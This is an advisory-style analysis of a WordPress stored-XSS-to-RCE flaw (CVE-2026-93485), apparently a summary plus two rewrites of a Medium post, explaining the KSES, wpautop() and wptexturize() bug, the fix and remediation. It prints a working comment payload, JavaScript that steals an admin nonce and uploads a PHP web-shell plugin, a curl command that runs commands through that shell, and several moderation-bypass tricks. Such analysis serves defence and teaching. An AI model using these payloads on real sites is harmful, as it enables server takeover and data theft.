CVE-2026–93485 Explained: How One WordPress Comment Can Hand Over the Server

A newline inside the cite attribute of a blockquote comment bypasses KSES sanitisation and, through a regex bug in wpautop(), allows an event handler to become a real attribute, leading to zero-click XSS. If an administrator views the comment, the script can install a malicious plugin and achieve remote code execution.
 Published on medium.com
WordPress
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
WordPress stores a comment after passing it through KSES, the sanitiser in wp-includes/kses.php that strips any tag or attribute not on its allowlist. When the stored comment is later displayed, a chain of functions registered on the comment_text filter rewrites the HTML again. Each stage is defensible on its own, but the output-time filters interpret the saved result differently from what the save-time sanitiser intended, and CVE-2026-93485 lives in that gap.
The trigger is a single newline (\n) inside the cite attribute of a <blockquote>. That newline trips a regex bug in wpautop(), which turns what was plain text inside a <code> tag into a real HTML attribute on the <blockquote>. An event handler such as onfocus then comes alive and runs as soon as the page loads, with no click required. If an administrator views the affected page while logged in, the script can borrow the administrator's plugin-install privilege, so an anonymous visitor's comment can chain all the way to remote code execution on the server.
Setup
The attack needs no account. The comment is posted anonymously, and the report documents three ways to get it rendered without waiting for moderation. The vulnerable code is in wpautop() in wp-includes/formatting.php; the fix shipped in WordPress 7.1.1, with corresponding patched releases for other branches (7.0.5, 6.9.8, down to 4.7.36).
Finding it
Here is how WordPress handles a comment, start to finish:
- When a comment is submitted, KSES (
wp-includes/kses.php) strips any tag or attribute that isn't on its allowlist. - When the stored comment is displayed, a chain of functions registered on the
comment_textfilter rewrites the HTML again.
// wp-includes/default-filters.php:225-230add_filter( 'comment_text', 'wptexturize' );add_filter( 'comment_text', 'convert_chars' );add_filter( 'comment_text', 'make_clickable', 9 );add_filter( 'comment_text', 'force_balance_tags', 25 );add_filter( 'comment_text', 'convert_smilies', 20 );add_filter( 'comment_text', 'wpautop', 30 );
Two of these, wpautop() and wptexturize(), are the culprits. Both rewrite HTML, and the gap between their two different rewrites is exactly where the exploit lives.
Exploitation

Step 1: KSES does not block a newline inside cite
The attacker posts the following comment anonymously:
<blockquote cite="ab"><code>x" onfocus=alert(document.domain) autofocus tabindex=0</code></blockquote>
blockquote[cite] is on KSES's allowlist, so the tag itself passes through. The problem is in how the attribute value gets re-encoded:
$syntax_characters = array( '&' => '&', '<' => '<', '>' => '>', "'" => ''', '"' => '"',);
wp_kses_hair() reads the attribute with get_attribute(), which decodes HTML character references, then re-escapes only the characters in the table above. A newline is not in that table. So cite="a\nb" keeps its literal newline when stored. The encoded form cite="a b" works just as well, since WordPress converts it to a real newline before saving. At this point it is still just a blockquote with a line break in an attribute, nothing dangerous yet.
Step 2: wpautop() swaps the newline for an HTML comment
wpautop() auto-wraps paragraphs in <p> tags, which means it first has to tell apart a newline that sits inside a tag from one that sits between paragraphs. It does this by temporarily replacing in-tag newlines:
The \n inside cite becomes the HTML comment <!-- wpnl -->. That comment string itself contains a >, and that stray > is the bait for the next step.
Step 3: [^>]* stops at the wrong >
wpautop() adds a blank line above block-level opening tags to split content into paragraphs, and blockquote is on that list:
$text = preg_replace( '!(<' . $allblocks . '[\s/>])!', "\n\n$1", $text );
Each paragraph then gets wrapped in <p>...</p>. A separate step cleans up the case where a <p> ends up wrapping a <blockquote> directly, by collapsing the two into one line. This is the regex that does it:
// wp-includes/formatting.php:563 (vulnerable version)$text = preg_replace( '|<p><blockquote([^>]*)>|i', '<blockquote$1><p>', $text );
[^>]* means any number of characters that are not >. For a normal blockquote, this should capture everything up to the tag's real closing >. But because step 2 planted a > inside <!-- wpnl -->, the regex stops right there instead.
The capture ends up being cite="a <!-- wpnl --, and the replacement (<blockquote$1><p>) places <p> right after it, in the middle of the cite attribute value. Once the function converts the placeholders back to newlines at the end, the result looks like this:
<blockquote cite="a<p> b"><code>x" onfocus=alert(document.domain) autofocus tabindex=0</code></p></blockquote>
This still looks harmless: <p> is just four characters sitting inside a string that happens to be an attribute value. The next step is what turns it into a real tag boundary.
Step 4: wptexturize() mistakes the stray <p> for a tag boundary
wptexturize() converts straight quotes into curly quotes. It runs automatically whenever a block theme (the default since WordPress 6.0) renders a template:
// wp-includes/block-template.php:297-299$content = wptexturize( $content );$content = convert_smilies( $content );$content = wp_filter_content_tags( $content, 'template' );
Some classic themes trigger it too, via the_content(); Twenty Twenty-One is one example.
wptexturize() splits HTML into text nodes, and it reads the injected <p> as a genuine tag boundary. That makes the " right after it look like plain text rather than part of an attribute value, so it gets rewritten to the typographic entity ”.
There is one exception, though:
$default_no_texturize_tags = array( 'pre', 'code', 'kbd', 'style', 'script', 'tt' );
The onfocus=... payload in the attack comment sits inside a <code> tag, which KSES already allowed on its comment allowlist. Because wptexturize() skips the content of code, the " inside it survives untouched. The fake closing " of <blockquote> gets neutralised into a curly quote, while the real " inside <code> stays straight and ends up acting as the actual attribute delimiter.
Step 5: the event handler goes live
After all four filters have run, here is the HTML the browser actually parses:
<blockquote cite="a <p> b”> onfocus=alert(document.domain) autofocus tabindex=0>
From the point where cite's value closes (the genuine " that was inside <code>), the browser reads onfocus, autofocus and tabindex as real attributes of <blockquote>. Because autofocus is present, the element gets focus the instant the page loads, which fires onfocus with zero user interaction: a true zero-click execution.
Routes that skip comment approval
By default, WordPress holds a first-time commenter's comment for moderation (comment_previously_approved defaults to 1), which would seem to block this attack until an admin approves it. The researcher documented three ways around that:
- Reuse the default sample commenter. A fresh WordPress install ships with one pre-approved comment from "A WordPress Commenter." Since
check_comment()only checks the author name and email together, posting under that same name and email gets auto-approved. - The approval requirement is simply off. If "Comment author must have a previously approved comment" is unchecked in site settings, a brand-new identity is stored as approved right away.
- A pending comment still renders for some visitors. Anyone holding a
comment_author_<hash>cookie (that is, anyone who has ever commented on the site) can still see an unapproved comment via the author's own?unapproved=<id>&moderation-hash=<hash>link.
So having comment moderation turned on does not actually close this gap.
From XSS to RCE
The script runs in whoever's browser loads the page. For a regular visitor, that is a limited blast radius. But if a logged-in administrator opens the post, things change.
The plugin-upload endpoint checks the upload_plugins capability, which map_meta_cap() maps to the install_plugins capability an administrator holds. The injected script can use that directly:
(async () => { const html = await (await fetch('/wp-admin/plugin-install.php?tab=upload', { credentials: 'include' })).text(); const form = new DOMParser().parseFromString(html, 'text/html') .querySelector('form.wp-upload-form'); const nonce = form.querySelector('[name="_wpnonce"]').value; const php = "<?php /* Plugin Name: X */ if (isset($_GET['c'])) system($_GET['c']);"; const zip = buildStoredZip('x/x.php', php); const body = new FormData(); body.append('_wpnonce', nonce); body.append('pluginzip', new Blob([zip], { type: 'application/zip' }), 'x.zip'); await fetch('/wp-admin/update.php?action=upload-plugin', { method: 'POST', credentials: 'include', body });})();
The script fetches the plugin upload page with the administrator's cookies, extracts the _wpnonce value from the upload form, builds a zip containing a PHP file, and posts it to the upload endpoint. The plugin does not even need to be activated: the file is already on disk and reachable directly, so the shell answers immediately:
curl "https://example.com/wp-content/plugins/x/x.php?c=id"
Whatever value is passed in c executes as the web server user. What started as a single comment ends with shell access on the server.
Root cause
The vulnerable regex |<p><blockquote([^>]*)>|i treats the first > it meets as the end of the opening tag. wpautop() has already replaced the newline inside cite with the placeholder <!-- wpnl -->, whose text contains a >, so the capture stops inside the attribute value and the inserted <p> lands there. wptexturize() then treats that <p> as a tag boundary and rewrites the following straight quote into ”, neutralising the fake delimiter while leaving the quote inside <code> alone because code is in $default_no_texturize_tags. The browser therefore closes cite at the quote that was meant to be text and parses the rest as attributes.
KSES did not stop it because a newline is not among the characters it re-escapes, and blockquote[cite] and code are both on its allowlist. The output-time filters did not stop it because each one operates on a different model of the HTML than the one before it.
Impact
An anonymous commenter can achieve zero-click script execution in the browser of anyone who views the affected comment, including a logged-in administrator. In the administrator's session the script can upload a plugin and reach command execution as the web server user. For ordinary visitors the impact is limited to the XSS itself. The RCE path depends on an administrator loading the page while authenticated, and on the comment being rendered.
Fix
WordPress 7.1.1 changed the offending regex to make it quote-aware:
$text = preg_replace( '|<p><blockquote([^>]*)>|i', '<blockquote$1><p>', $text );$text = preg_replace( '!<p><blockquote((?:[^>"\']|"[^"]*"|\'[^\']*\')*)>!i', '<blockquote$1><p>', $text );
The old [^>]* allowed only any non-> character. The new pattern repeats one of three alternatives:
[^>"\']: an ordinary character that is neither a quote nor>"[^"]*": an entire double-quoted attribute value,>inside included'[^\']*': an entire single-quoted attribute value,>inside included
Once an attribute value is wrapped in quotes, any > inside it is no longer mistaken for the tag's real end. With the patched regex, the capture correctly extends across the whole cite="a <!-- wpnl --> b" value, and <p> lands only after the tag's genuine closing >. Since this line was the only place in wpautop() that inserts something inside a tag, a single-line fix was all it took.
The report's remediation guidance:
-
Update to WordPress 7.1.1 if you are on 7.1, or to the corresponding patched release for your branch (7.0.5, 6.9.8, down to 4.7.36, and so on).
-
If you cannot update immediately, closing comments on individual posts, or disabling comments site-wide, removes the attack path entirely.
-
A WAF or security plugin that blocks requests containing a newline inside a
citeattribute can serve as a temporary mitigation. -
Updating stops new attacks but does not undo changes already made by an attacker. Sites that may have been exposed should separately audit their installed plugins and files for anything unrecognised.
-
Other attributes that accept newlines. Post a comment with a newline inside any allowlisted attribute on a block-level tag and check whether the rendered output places
<p>inside the attribute value. A positive result is a rendered tag where the attribute value is broken by an inserted<p>. -
Encoded newlines. Submit
inside an attribute value instead of a literal newline and compare the stored and rendered output. A positive result is the same broken attribute boundary after rendering. -
Other placeholder strings. Look for other
wp_replace_in_html_tags()placeholders that contain>or quotes and check whether they can be introduced through user-controlled content. A positive result is a regex in the rendering chain stopping early at the placeholder. -
Other no-texturize contexts. Place the payload inside
pre,kbd,style,scriptorttrather thancodeand see whether the quote survives texturisation. A positive result is a straight quote that remains a delimiter in the final HTML. -
Approval bypasses. On a target with moderation enabled, try the default sample commenter's name and email, and try the
?unapproved=<id>&moderation-hash=<hash>link with acomment_author_<hash>cookie. A positive result is your unapproved comment rendering for a visitor. -
Theme coverage. Test both a block theme and a classic theme that calls
the_content(), such as Twenty Twenty-One, to confirm which rendering paths reachwptexturize(). A positive result is the payload firing on the front end under that theme.
What happened, in plain words
WordPress is a very popular program for building websites. One of its features is comments: readers can leave a message under an article, and the site shows that message back to everyone who visits the page. Because anyone on the internet can type into a comment box, WordPress has to be extremely careful with what it accepts. It assumes every comment is hostile until proven otherwise.
This report describes a bug, tracked as CVE-2026-93485, where that care breaks down. A single anonymous comment, with a line break in an unusual place inside an attribute, can end up running code in the browser of anyone who views it. If the person viewing it happens to be a logged-in administrator, that code can go further and install a plugin on the server, which in turn lets the attacker run commands on the machine itself. That final stage is called remote code execution, or RCE: the attacker gets a command prompt on someone else's computer, over the network, without ever logging in.
The whole thing hinges on a mismatch. WordPress cleans a comment when it is saved, and then reformats it again when it is displayed. Each of those two stages looks reasonable on its own. But the second stage reads the saved text differently from how the first stage wrote it, and the attack hides in that difference. Think of a form filled in at a front desk and then read back by a different clerk who uses different rules for where one field ends and the next begins. Nothing was forged; the two clerks simply disagree about the layout.

Overview
Here is the short version of the mechanism. WordPress sanitises a comment with a component called KSES when the comment is saved, then reformats it with a chain of functions attached to something called the comment_text filter when the comment is displayed. Each step looks fine on its own, but the output-time filters interpret the saved result differently than the save-time sanitiser intended, and the attack lives in that gap.
A few terms before we go further:
- Sanitise means to clean input by removing anything that is not on a list of allowed things. It is like a bouncer with a guest list.
- A filter in WordPress is a named hook. Code can register a function against that name, and WordPress calls every registered function in turn whenever that hook runs. It is a queue of small transformations applied one after another.
- HTML is the language web pages are written in. It is made of tags such as
<blockquote>(a quoted block of text) and<code>(a snippet of computer code), and tags can carry attributes, which are extra settings written inside the opening tag, such ascite="...".
The trigger is a single newline (\n) inside the cite attribute of a <blockquote>. In plain terms, a line break is typed in the middle of a setting value. That newline trips a regex bug in wpautop(), a function whose job is to turn line breaks into paragraphs. The bug turns what was originally plain text inside a <code> tag into a real HTML attribute on the <blockquote>. The result: an event handler like onfocus comes alive, and the script runs the moment the page loads, with no click required.
Two more terms:
- Regex (regular expression) is a mini-language for describing patterns in text, used to find or replace pieces of a string. A regex is only as good as its description of where things end.
- Event handler is an attribute such as
onfocusthat tells the browser "when this happens to this element, run this code".onfocusfires when an element receives keyboard focus.
What makes this worse is what happens next. If an administrator views that script while logged in, the script can borrow the admin's own plugin-install privilege. An anonymous visitor's comment can therefore chain all the way to remote code execution on the server.
Where the flaw lives: the comment rendering pipeline
Here is how WordPress handles a comment, start to finish:
- When a comment is submitted, KSES (
wp-includes/kses.php) strips any tag or attribute that isn't on its allowlist. - When the stored comment is displayed, a chain of functions registered on the
comment_textfilter rewrites the HTML again.
// wp-includes/default-filters.php:225-230add_filter( 'comment_text', 'wptexturize' );add_filter( 'comment_text', 'convert_chars' );add_filter( 'comment_text', 'make_clickable', 9 );add_filter( 'comment_text', 'force_balance_tags', 25 );add_filter( 'comment_text', 'convert_smilies', 20 );add_filter( 'comment_text', 'wpautop', 30 );
Line by line, in plain words:
- The first line is a comment in the code (it starts with
//), pointing at the file and line numbers where these registrations live. It is a signpost, not an instruction. add_filter( 'comment_text', 'wptexturize' );says: whenever thecomment_texthook runs, call the functionwptexturize. That function turns straight quotes into curly typographic quotes.add_filter( 'comment_text', 'convert_chars' );registers a function that tidies certain characters.add_filter( 'comment_text', 'make_clickable', 9 );registers a function that turns bare web addresses into clickable links. The9is a priority: lower numbers run earlier.add_filter( 'comment_text', 'force_balance_tags', 25 );registers a function that closes any tags left open, so the HTML is well formed.add_filter( 'comment_text', 'convert_smilies', 20 );registers a function that turns text such as:)into a smiley image.add_filter( 'comment_text', 'wpautop', 30 );registerswpautop, the paragraph wrapper, to run late in the queue.
Two of these, wpautop() and wptexturize(), are the culprits. Both rewrite HTML, and the gap between their two different rewrites is exactly where the exploit lives.
Step-by-step source analysis
Step 1: KSES doesn't block a newline inside cite
An attacker posts the following comment anonymously:
<blockquote cite="ab"><code>x" onfocus=alert(document.domain) autofocus tabindex=0</code></blockquote>
What this snippet is trying to do, piece by piece:
<blockquote cite="ab">opens a quoted block. Theciteattribute is meant to hold a reference to where the quote came from. Here its value isab, with a line break between theaand theb.<code>opens a code snippet, which KSES allows in comments.- Inside the code snippet sits the text
x" onfocus=alert(document.domain) autofocus tabindex=0. At this moment it is only text, not a setting. The"is a double quote character, andonfocus=alert(document.domain)is written to look like an event handler that would pop up the current site's address in an alert box. </code></blockquote>closes both tags.
The idea is that this text is harmless where it sits, but if the surrounding machinery ever moves it out of the <code> element and into the <blockquote> opening tag, it becomes live settings.
blockquote[cite] is on KSES's allowlist, so the tag itself passes through. The problem is in how the attribute value gets re-encoded.
$syntax_characters = array( '&' => '&', '<' => '<', '>' => '>', "'" => ''', '"' => '"',);
This is a lookup table, written in the PHP language that WordPress uses. Each entry says: when you see the character on the left, replace it with the encoded form on the right. & becomes &, < becomes <, > becomes >, a single quote becomes ', and a double quote becomes ". Encoding like this is how a program makes a character safe to store: it swaps a meaningful symbol for a written-out code that means the same symbol but cannot be mistaken for part of the page structure.
wp_kses_hair() reads the attribute with get_attribute(), which decodes HTML character references, then re-escapes only the characters in the table above. A newline is not in that table. So cite="a\nb" keeps its literal newline when stored. (The encoded form cite="a b" works just as well, since WordPress converts it to a real newline before saving.)
At this point it's still just "a blockquote with a line break in an attribute": nothing dangerous yet. The point of this step is to show that the sanitiser let the line break through, because it only thought about the five characters in its table.
Step 2: wpautop() swaps the newline for an HTML comment
wpautop() auto-wraps paragraphs in <p> tags, which means it first has to tell apart a newline that sits inside a tag from one that sits between paragraphs. It does this by temporarily replacing in-tag newlines:
Line by line:
- The first two lines are code comments: a signpost to the file and line, and a description of what the next line does.
$text = wp_replace_in_html_tags( $text, array( "\n" => '<!-- wpnl -->' ) );takes the comment text, and inside HTML tags only, replaces every newline with the placeholder string<!-- wpnl -->. In HTML,<!-- ... -->is a comment: text the browser ignores when drawing the page. The namewpnlis short for "WordPress newline".
The \n inside cite becomes the HTML comment <!-- wpnl -->. Here's the detail that matters: that comment string itself contains a >, and that stray > is the bait for the next step. A > is the character that normally ends an opening tag, so anything scanning for "where does this tag stop" will be fooled by it.
Step 3: [^>]* stops at the wrong > (the root cause)
wpautop() adds a blank line above block-level opening tags to split content into paragraphs, and blockquote is on that list.
$text = preg_replace( '!(<' . $allblocks . '[\s/>])!', "\n\n$1", $text );
This line searches the text for an opening tag that belongs to one of the block-level elements (the list is held in $allblocks), followed by a space, a slash or a >. When it finds one, it puts two newlines in front of it, which is how a blank line gets created before a paragraph. The $1 in the replacement means "whatever the pattern matched".
Each paragraph then gets wrapped in <p>...</p>. A separate step cleans up the case where a <p> ends up wrapping a <blockquote> directly, by collapsing the two into one line. This is the regex that does it:
// wp-includes/formatting.php:563 (vulnerable version)$text = preg_replace( '|<p><blockquote([^>]*)>|i', '<blockquote$1><p>', $text );
Line by line:
- The first line is a signpost: this is the vulnerable version of the code at that location.
preg_replace( pattern, replacement, subject )is PHP's find-and-replace using a regex. It searches$textfor the pattern and swaps each match for the replacement.- The pattern is
|<p><blockquote([^>]*)>|i. The outer|characters are just delimiters that mark where the pattern starts and ends; they are not part of what is matched. Theiat the end means case-insensitive. <p><blockquotematches a paragraph tag immediately followed by a blockquote tag.([^>]*)is the interesting part. The parentheses capture whatever is matched inside them, so it can be reused as$1.[^>]means "any single character that is not>", and*means "repeat that zero or more times". So together: grab as many non->characters as you can.- The final
>matches the character that ends the opening tag. - The replacement
'<blockquote$1><p>'rebuilds the tag as a blockquote carrying the captured text, followed by a paragraph tag.
[^>]* means "any number of characters that are not >." For a normal blockquote, this should capture everything up to the tag's real closing >. But because step 2 planted a > inside <!-- wpnl -->, the regex stops right there instead.
The capture ends up being cite="a <!-- wpnl --, and the replacement (<blockquote$1><p>) places <p> right after it, in the middle of the cite attribute value. Once the function converts the placeholders back to newlines at the end, the result looks like this:
<blockquote cite="a<p> b"><code>x" onfocus=alert(document.domain) autofocus tabindex=0</code></p></blockquote>
This still looks harmless: <p> is just four characters sitting inside a string that happens to be an attribute value. The next step is what turns it into a real tag boundary.
Step 4: wptexturize() mistakes the stray <p> for a tag boundary
wptexturize() converts "straight quotes" into “curly quotes”. It runs automatically whenever a block theme (the default since WordPress 6.0) renders a template.
// wp-includes/block-template.php:297-299$content = wptexturize( $content );$content = convert_smilies( $content );$content = wp_filter_content_tags( $content, 'template' );
Line by line:
- The first line is a signpost to the file and lines.
$content = wptexturize( $content );passes the page content through the quote-curling function and stores the result back.$content = convert_smilies( $content );turns smiley text into images.$content = wp_filter_content_tags( $content, 'template' );runs the remaining content filters in the context of a template.
(Some classic themes trigger it too, via the_content(): Twenty Twenty-One is one example.)
wptexturize() splits HTML into text nodes, and it reads the injected <p> as a genuine tag boundary. That makes the " right after it look like plain text rather than part of an attribute value, so it gets rewritten to the typographic entity ”.
There's one exception, though:
$default_no_texturize_tags = array( 'pre', 'code', 'kbd', 'style', 'script', 'tt' );
This is a list of tag names whose contents wptexturize() leaves alone. Inside pre, code, kbd, style, script and tt, quotes are not curled, because those elements are meant to show literal text or code where changing characters would be wrong.
The onfocus=... payload in the attack comment sits inside a <code> tag, which KSES already allowed on its comment allowlist. Because wptexturize() skips the content of code, the " inside it survives untouched. The fake closing " of <blockquote> gets neutralized into a curly quote, while the real " inside <code> stays straight and ends up acting as the actual attribute delimiter.
Step 5: Final render: the event handler goes live
After all four filters have run, here is the HTML the browser actually parses:
<blockquote cite="a <p> b”> onfocus=alert(document.domain) autofocus tabindex=0>
From the point where cite's value closes (the genuine " that was inside <code>), the browser reads onfocus, autofocus, and tabindex as real attributes of <blockquote>. Because autofocus is present, the element gets focus the instant the page loads, which fires onfocus with zero user interaction: a true zero-click execution.
In plain words: the browser sees a blockquote whose cite setting ends early, and then three more settings. One of them says "when focused, run this script". Another says "focus me automatically". The visitor does nothing, and the script runs.
Routes that skip comment approval entirely
By default, WordPress holds a first-time commenter's comment for moderation (comment_previously_approved defaults to 1), which would seem to block this attack until an admin approves it. Moderation means a human has to approve a comment before it appears. The researcher documented three ways around that.
- Reuse the default sample commenter. A fresh WordPress install ships with one pre-approved comment from "A WordPress Commenter." Since
check_comment()only checks the author name and email together, posting under that same name/email gets auto-approved. - The approval requirement is simply off. If "Comment author must have a previously approved comment" is unchecked in site settings, a brand-new identity is stored as approved right away.
- A pending comment still renders for some visitors. Anyone holding a
comment_author_<hash>cookie (i.e. anyone who has ever commented on the site) can still see an unapproved comment via the author's own?unapproved=<id>&moderation-hash=<hash>link.
A cookie is a small piece of data a website asks your browser to store and send back with every request, so the site can recognise you between page loads. The third route relies on the author's own ?unapproved=<id>&moderation-hash=<hash> link together with a comment_author_<hash> cookie.
So "we have comment moderation turned on" doesn't actually close this gap.
From XSS to RCE: after an admin's session is involved
The script runs in whoever's browser loads the page. For a regular visitor, that's a limited blast radius. But if a logged-in administrator opens the post, things change.
This is the moment to name the vulnerability class. XSS, cross-site scripting, means getting your own code to run inside someone else's browser session on a site you do not control. The browser trusts the page, so the script inherits that trust, including the visitor's logged-in state.
The plugin-upload endpoint checks the upload_plugins capability, which map_meta_cap() maps to the install_plugins capability an administrator holds. A capability is WordPress's word for a permission. The injected script can use that directly:
(async () => { const html = await (await fetch('/wp-admin/plugin-install.php?tab=upload', { credentials: 'include' })).text(); const form = new DOMParser().parseFromString(html, 'text/html') .querySelector('form.wp-upload-form'); const nonce = form.querySelector('[name="_wpnonce"]').value; const php = "<?php /* Plugin Name: X */ if (isset($_GET['c'])) system($_GET['c']);"; const zip = buildStoredZip('x/x.php', php); const body = new FormData(); body.append('_wpnonce', nonce); body.append('pluginzip', new Blob([zip], { type: 'application/zip' }), 'x.zip'); await fetch('/wp-admin/update.php?action=upload-plugin', { method: 'POST', credentials: 'include', body });})();
Line by line, in plain words:
(async () => { ... })();defines a function and runs it immediately.asynclets it wait for slow network replies without freezing the page.const html = await (await fetch('/wp-admin/plugin-install.php?tab=upload', { credentials: 'include' })).text();asks the site for the plugin upload page.fetchis the browser's built-in way to make a request.credentials: 'include'tells the browser to attach the visitor's cookies, so the request arrives as the logged-in administrator.awaitwaits for the reply, and.text()reads the reply body as text.const form = new DOMParser().parseFromString(html, 'text/html').querySelector('form.wp-upload-form');turns that reply into a document the script can inspect, then finds the upload form inside it.const nonce = form.querySelector('[name="_wpnonce"]').value;reads a hidden value called_wpnonceout of the form. A nonce is a one-time code a site puts in a form to prove the request really came from a page the site itself served. The script steals the current one so its own upload will be accepted.const php = "<?php /* Plugin Name: X */ if (isset($_GET['c'])) system($_GET['c']);";builds the contents of a tiny plugin file. In PHP,$_GET['c']is a value taken from the web address after?c=, andsystem(...)runs that value as a command on the server.const zip = buildStoredZip('x/x.php', php);packs that file into a zip archive, because WordPress accepts plugins as zip files.const body = new FormData();starts building the upload.body.append('_wpnonce', nonce);adds the stolen nonce.body.append('pluginzip', new Blob([zip], { type: 'application/zip' }), 'x.zip');adds the zip file under the field name the form expects.await fetch('/wp-admin/update.php?action=upload-plugin', { method: 'POST', credentials: 'include', body });sends the upload to the plugin installer, again with the administrator's cookies attached.
The plugin doesn't even need to be activated: the file is already on disk and reachable directly, so the shell answers immediately:
curl "https://example.com/wp-content/plugins/x/x.php?c=id"
curl is a command-line tool for fetching a web address. This line requests the uploaded file and passes c=id, so the server runs the id command as the web server user. Whatever value is passed in c executes as the web server user. What started as a single comment ends with shell access on the server.
The patch: making the regex quote-aware
WordPress 7.1.1 fixed this with a one-line change to the offending regex.
$text = preg_replace( '|<p><blockquote([^>]*)>|i', '<blockquote$1><p>', $text );$text = preg_replace( '!<p><blockquote((?:[^>"\']|"[^"]*"|\'[^\']*\')*)>!i', '<blockquote$1><p>', $text );
The first line is the old, vulnerable version. The second is the replacement. The old [^>]* allowed only "any non-> character." The new pattern repeats one of three alternatives:
[^>"\']: an ordinary character that's neither a quote nor>"[^"]*": an entire double-quoted attribute value,>inside included'[^\']*': an entire single-quoted attribute value,>inside included
Once an attribute value is wrapped in quotes, any > inside it is no longer mistaken for the tag's real end. With the patched regex, the capture correctly extends across the whole cite="a <!-- wpnl --> b" value, and <p> lands only after the tag's genuine closing >. Since this line was the only place in wpautop() that inserts something inside a tag, a single-line fix was all it took.
Remediation
- Update to WordPress 7.1.1 if you're on 7.1, or to the corresponding patched release for your branch (7.0.5, 6.9.8, down to 4.7.36, and so on).
- If you can't update immediately, closing comments on individual posts, or disabling comments site-wide, removes the attack path entirely.
- A WAF or security plugin that blocks requests containing a newline inside a
citeattribute can serve as a temporary mitigation. A WAF, web application firewall, is a filter that sits in front of a site and blocks suspicious requests before they reach it. - Updating stops new attacks but doesn't undo any changes already made by an attacker. Sites that may have been exposed should separately audit their installed plugins and files for anything unrecognized.
Glossary
- Attribute: an extra setting written inside an HTML opening tag, such as
cite="..."on a blockquote. - Capability: WordPress's term for a permission, such as the right to install plugins.
- Cookie: a small piece of data a site asks your browser to store and send back on later requests, used to recognise you.
- CVE: a public identifier for a known security vulnerability.
- Event handler: an HTML attribute such as
onfocusthat runs code when something happens to an element. - Filter: a named hook in WordPress; functions registered against it run in sequence whenever it fires.
- HTML: the language web pages are built from, made of tags and attributes.
- KSES: WordPress's sanitiser that strips tags and attributes not on its allowlist.
- Newline: the invisible character that marks the end of a line, written
\nin code. - Nonce: a one-time code placed in a form to prove a request came from a page the site served.
- Plugin: an add-on that extends what a WordPress site can do.
- RCE (remote code execution): running your own commands on someone else's server over the network.
- Regex (regular expression): a pattern language for finding or replacing text.
- Sanitise: clean input by removing anything not on an allowlist.
- Tag: an HTML marker such as
<blockquote>or<code>that gives structure to a page. - WAF (web application firewall): a filter in front of a site that blocks suspicious requests.
- XSS (cross-site scripting): getting your code to run inside someone else's browser session on a site you do not control.
- Zero-click: an attack that needs no action from the victim, such as a click.



